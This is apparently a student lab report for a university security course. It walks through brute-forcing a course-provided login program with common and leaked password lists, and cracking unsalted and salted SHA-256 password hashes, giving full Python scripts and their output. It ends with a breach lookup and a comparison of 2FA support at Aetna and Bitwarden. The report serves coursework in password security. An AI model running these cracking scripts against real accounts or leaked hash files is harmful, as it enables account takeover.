CSE3140 — Lab 1

Mike Medved, Nithila Annadurai

September 8th, 2022

Deliverables

Part 1

There are two ways you can get the password for the first part.

- The first way is the intended way, you can get the password by brute forcing the Login.pyc binary with every password in the commonly used passwords file. We made a quick Python script to iterate through the file and accomplish this within a few tries. The source code is provided below for our script.

```python
import subprocess
import sys
from time import time

start = time()
with open("../MostCommonPWs.txt") as f:
    for line in f:
        line = line.strip()
        if subprocess.call(["python3", "Login.pyc", "Adam", line]) == 0:
            print(f"Correct password is: {line}")
            print(f"Time taken: {str(time() - start)}s")
            sys.exit(0)
```

  Running the above script quickly revealed the password as "12345678" with the following output:

```
$ python3 Break1.py
Start time: 1662754497.0349311
Incorrect Login!
Incorrect Login!
Incorrect Login!
Incorrect Login!
Success: correct userid and password!
Correct password is: 12345678
Time taken: 0.0463738441467285l6s
End time: 1662754497.0405295
```

- The second way, which I know is not the intended way, but I just wanted to point it out, is to use a hex editor such as *hexdump* in order to dump the strings of the binary according to the source code provided for the Login.pyc binary, the password occurs right after the username "Adam," so you can deduce which string is the password.

```
$ hexdump -C Login.pyc | grep -A 1 "Adam"
00000320  74 77 65 65 6e e9 02 00  00 00 5a 04 41 64 61 6d  |tween.....Z.Adam|
00000330  5a 08 31 32 33 34 35 36  37 38 72 09 00 00 00 29  |Z.12345678r....)|
```

Part 2

We modified our *Break1.py* script to again brute force the passwords for all usernames in the *gang.txt* file. Included below is the modified source code for *Break2.py*, which was used to get the passwords.

```python
import subprocess
import sys
from time import time

start = time()
print(f"Start time: {start}")

pairs = []

with open("../gang.txt") as f:
    for name in f:
        name = name.strip()
        with open("../MostCommonPWs.txt") as f:
            for password in f:
                password = password.strip()
                if subprocess.call(["python3", "Login.pyc", name, password]) == 0:
                    pairs.append((name, password))
                    break

    with open("A2", "w") as f:
        for pair in pairs:
            f.write(f"{pair[0]},{pair[1]}")

print(f"Time taken: {str(time() - start)}s")
print(f"End time: {time()}")
```

Executing the above script revealed the passwords for three of the members, it's output is shown below. *Note:* The script displays the standard out of the Login.pyc binary, this output has been omitted for brevity.

```
$ python3 Break2.py
Start time: 1663443158.43135
Success: correct userid and password!
Success: correct userid and password!
Success: correct userid and password!
Adam,?
Al,?
Charles,?
Ted,?
Tom,?
Bonnie,123456
Clyde,?
Kevin,?
Andrew,?
Jack,?
Richard,?
Donald,?
Kim,?
Vlad,?
Benedict,?
Billy,12345
Anne,qwerty
John,?
End time: 1663443161.0922985
Time taken: 2.660959005355835s
```

Part 3

We modified our *Break2.py* script to again brute force the passwords for all undiscovered usernames in the *gang.txt* file. Included below is the modified source code for *Break3.py*, which was used to get the passwords.

```
import os
import sys
from time import time
import subprocess

start = time()
found = []
users = []
new_found = []

with open("../Q2/A2") as f:
    for line in f:
        line = line.strip()
        if ((line.split(",")[1]) != "?"):
            found.append((line.split(",")[0], line.split(",")[1]))

with open("../gang.txt") as f:
    for line in f:
        line = line.strip()
        if line not in [x[0] for x in found]:
            users.append(line)


    with open("../PwnedPWs100k.txt") as f:
        for password in f:
            password = password.strip()
            for user in users:
                if os.system(f'python3 Login.pyc {user} "{password}" > /dev/null') == 0:
                    print(f"Found {user} with password {password} (+{(time() - start):.2f}s)")
                    new_found.append((user, password))


with open("A3", "w") as f:
    for user, password in found:
        f.write(f"{user},{password}")

print(f"Time taken: {str(time() - start)}ms")
```

Executing the above script revealed the passwords for some members, and it's output is shown below.

```
$ python3 Break3.py
Start time: 1663434897.4392138
Found Kim with password skateordie (+2513.37s)
Found Tom with password casillas (+2737.03s)
Found Benedict with password serga_torov (+3162.28s)
Found Adam with password lovable1 (+3408.61s)
Found Clyde with password andrew16 (+3615.20s)
End time: 1663435557.0922985
Time taken: 659.6530847549438s
```

Part 4

We modified our *Break3.py* script to again brute force the passwords for all usernames in the *gang.txt* file, but this time we used a leaked passwords file, *PwnedPWFile* to check against. Included below is the modified source code for *Break4.py*, which was used to get the passwords.

```
import subprocess
import sys
from time import time

start = time()
print(f"Start time: {start}")

pairs = {}

with open("../gang.txt", "r") as f:
    for member in f:
        pairs[member.strip()] = "?"

    with open("./PwnedPWfile") as f:
        for entry in f:
            _name, pw = entry.split(",")
            password = pw.strip()
            for member in list(filter(lambda x: pairs[x] == '?', pairs)):
                if 'successful' in str(subprocess.check_output(["python3", "Login.pyc", member, password])).lower():
                    print(f"Found {member}:{password}")
                    pairs[member] = password
                    continue

    for (name, password) in pairs.items():
        print(f"{name},{password}")

    print(f"End time: {str(time())}")
    print(f"Time taken: {str(time() - start)}s")
```

Executing the above script revealed the passwords for some members, and it's output is shown below.

```
$ python3 Break4.py
Start time: 1663440740.2457314
Adam,?
Al,ePcsjmet
Charles,?
Ted,?
Tom,?
Bonnie,?
Clyde,?
Kevin,?
Andrew,vwQdfOdY
Jack,?
Richard,?
Donald,?
Kim,?
Vlad,XuanYqUE
Benedict,?
Billy,?
Anne,?
John,?
End time: 1663442564.7505186
Time taken: 1824.5047957897186s
```

Part 5

We modified our *Break4.py* script to hash and brute force the passwords for all usernames in the *gang.txt* file, but this time we used a leaked password hashes file, *HashedPWs* to check against. Included below is the modified source code for *Break5.py*, which was used to get the passwords.

```
import os
import hashlib

from time import time

start = time()
cracked = {}
pairs = []
names = []

print(f"Start time: {start}")

with open("../gang.txt", "r") as f:
    for line in f:
        line = line.strip()
        if line:
            names.append(line)

with open('HashedPWs', 'r') as f:
    pairs = [(split[0], split[1]) for line in f for split in [line.split(',')] if split[0] in names]

for pair in pairs:
    user = pair[0]
    found = False

    with open('../PwnedPWs100k.txt', 'r') as f:
        while True:
            if found:
                break
            line = f.readline().strip()
            for i in range(0, 10):
                for j in range(0, 10):
                    guess = f"{line}{i}{j}"
                    h = hashlib.sha256()
                    h.update(bytes(guess, 'utf-8'))
                    digest = h.hexdigest()

                    if (digest == pair[1]):
                        cracked[user] = guess
                        print(f"Cracked {user} with {guess}")
                        found = True
                        break

print(f"Time taken: {time() - start}s")
print(f"End time: {time()}")

with open('A5', 'w') as f:
    for username, password in cracked.items():
        f.write(f"{username},{password}")
```

Executing the above script revealed the passwords for three members, and it's output is shown below.

```
$ python3 Break5.py
Start time: 1664240590.1418912
Ted,01142
Tom,actor182
Bonnie,demi44
Time taken: 4605.2874929s
End time: 1664245195.4293841
```

Part 6

We modified our *Break5.py* script to hash and brute force the salted passwords for all usernames in the *gang.txt* file, but this time we used a leaked password hashes + salts file, *HashedPWs* to check against. Included below is the modified source code for *Break6.py*, which was used to get the passwords.


```
import os
import hashlib

from time import time

start = time()
cracked = {}
pairs = []
names = []

print(f"Start time: {start}")

with open("../gang.txt", "r") as f:
    for line in f:
        line = line.strip()
        if line:
            names.append(line)

with open('SaltedPWs', 'r') as f:
    pairs = [(split[0], split[1], split[2].strip()) for line in f for split in [line.split(',')] if split[0] in names]


for pair in pairs:
    user = pair[0]
    salt = pair[2]
    found = False

    with open('../PwnedPWs100k.txt', 'r') as f:
        for pwd in f:
            if found:
                break
            line = pwd.strip()
            for i in range(0, 10):
                for j in range(0, 10):
                    guess = f"{line}{i}{j}{salt}"
                    if os.system(f'python3 Login.pyc {user} {guess} > /dev/null') == 0:
                        h = hashlib.sha256()
                        h.update(bytes(guess, 'utf-8'))
                        digest = h.hexdigest()

                        if (digest == pair[1]):
                            cracked[user] = guess
                            print(f"Cracked {user} with {guess}")
                            found = True
                            break
                if found:
                    break

print(f"Time taken: {time() - start}s")
print(f"End time: {time()}")

with open('A6', 'w') as f:
    for username, password in cracked.items():
        f.write(f"{username},{password}")
```

Executing the above script revealed the passwords for three members, and it's output is shown below.

```
$ python3 Break6.py
Start time: 1664347415.446832
Adam,dolphin563
Richard,0708198494
Benedict,ajax59
Time taken: 221.30462224000001s
End time: 1664347636.751454
```

Part 7

According to haveibeenpwned, no breaches were detected for my UConn email. An image is attached below.


';--have i been pwned?
Check if your email or phone is in a data breach
michael.medved@uconn.edu
pwned?
Good news — no pwnage found!
No breached accounts and no pastes (subscribe to search sensitive breaches)
Donate


Part 8

One serious example of a plaintext password exposure incident was the DailyQuiz.me 2021 Breach, where 8.3 million accounts were leaked, with their associated personal information, and plaintext passwords. We choose this example due to (a) the severity of such a breach, given that all passwords were both unhashed and unsalted, and (b) due to the sheer scale of the breach. Firefox Monitor is a reputable source that tracks data breaches - they reported an advisory after the breach became public knowledge.

A serious example of an unsalted password exposure incident was the Last.fm 2012 Breach, where 43.5 million accounts were leaked. The passwords were stored using an unsalted MD5 hashing, which is not secure enough to prevent cracking. TechCrunch reported on the breach, and Firefox Monitor also reported an advisory after the breach became public knowledge.

Part 9

One major website that does not support 2FA is Aetna. I choose this example because Aetna is a major US insurance provider, and the fact that they do not have 2FA for their services, which handle HIPAA and highly sensitive data is very concerning. I have attached a screenshot below of the Aetna Accounts FAQ page, which never mentions 2FA, and additionally a website that tracks 2FA-compliance, 2fa.directory.




Search results

2FA

No results available "2FA"


Figure 1: Aetna Accounts FAQ



Company	Docs	SMS	Phone Call	Email	Hardware token	Software token
Aetna	Tell them to support 2FA	On Twitter	On Facebook			

Figure 2: 2fa.directory Listing

On the contrary, a website that does have support for 2FA is Bitwarden. Bitwarden is an open-source password manager which is self-hostable, is it is highly important that it supports 2FA since it handles and provides extremely sensitive data, being your passwords. I have attached a screenshot below of the Bitwarden 2FA preferences setup page, which shows that it supports 2FA, and additionally 2fa.directory which shows what types of 2FA is allows.



Two-step Login

Secure your account by requiring an additional step when logging in.

⚠ WARNING

Enabling two-step login can permanently lock you out of your Bitwarden account. A recovery code allows you to access your account in the event that you can no longer use your normal two-step login provider (ex. you lose your device). Bitwarden support will not be able to assist you if you lose access to your account. We recommend you write down or print the recovery code and keep it in a safe place.


View Recovery Code

Providers

Authenticator App	Use an authenticator app (such as Authy or Google Authenticator) to generate time-based verification codes.	Manage
YubiKey OTP Security Key Premium	Use a YubiKey to access your account. Works with YubiKey 4 series, 5 series, and NEO devices.	Manage
Duo Premium	Verify with Duo Security using the Duo Mobile app, SMS, phone call, or U2F security key.	Manage
FIDO2 WebAuthn Premium	Use any WebAuthn enabled security key to access your account.	Manage
Email	Verification codes will be emailed to you.	Manage

© 2022, Bitwarden Inc. Version 2022.5.2

Figure 3: Bitwarden Account Preferences



Company	Docs	SMS	Phone Call	Email	Hardware token	Software token
Bitwarden ⚠	📘	✓	✓	✓	i 🔑	✓ i

Figure 4: 2fa.directory Listing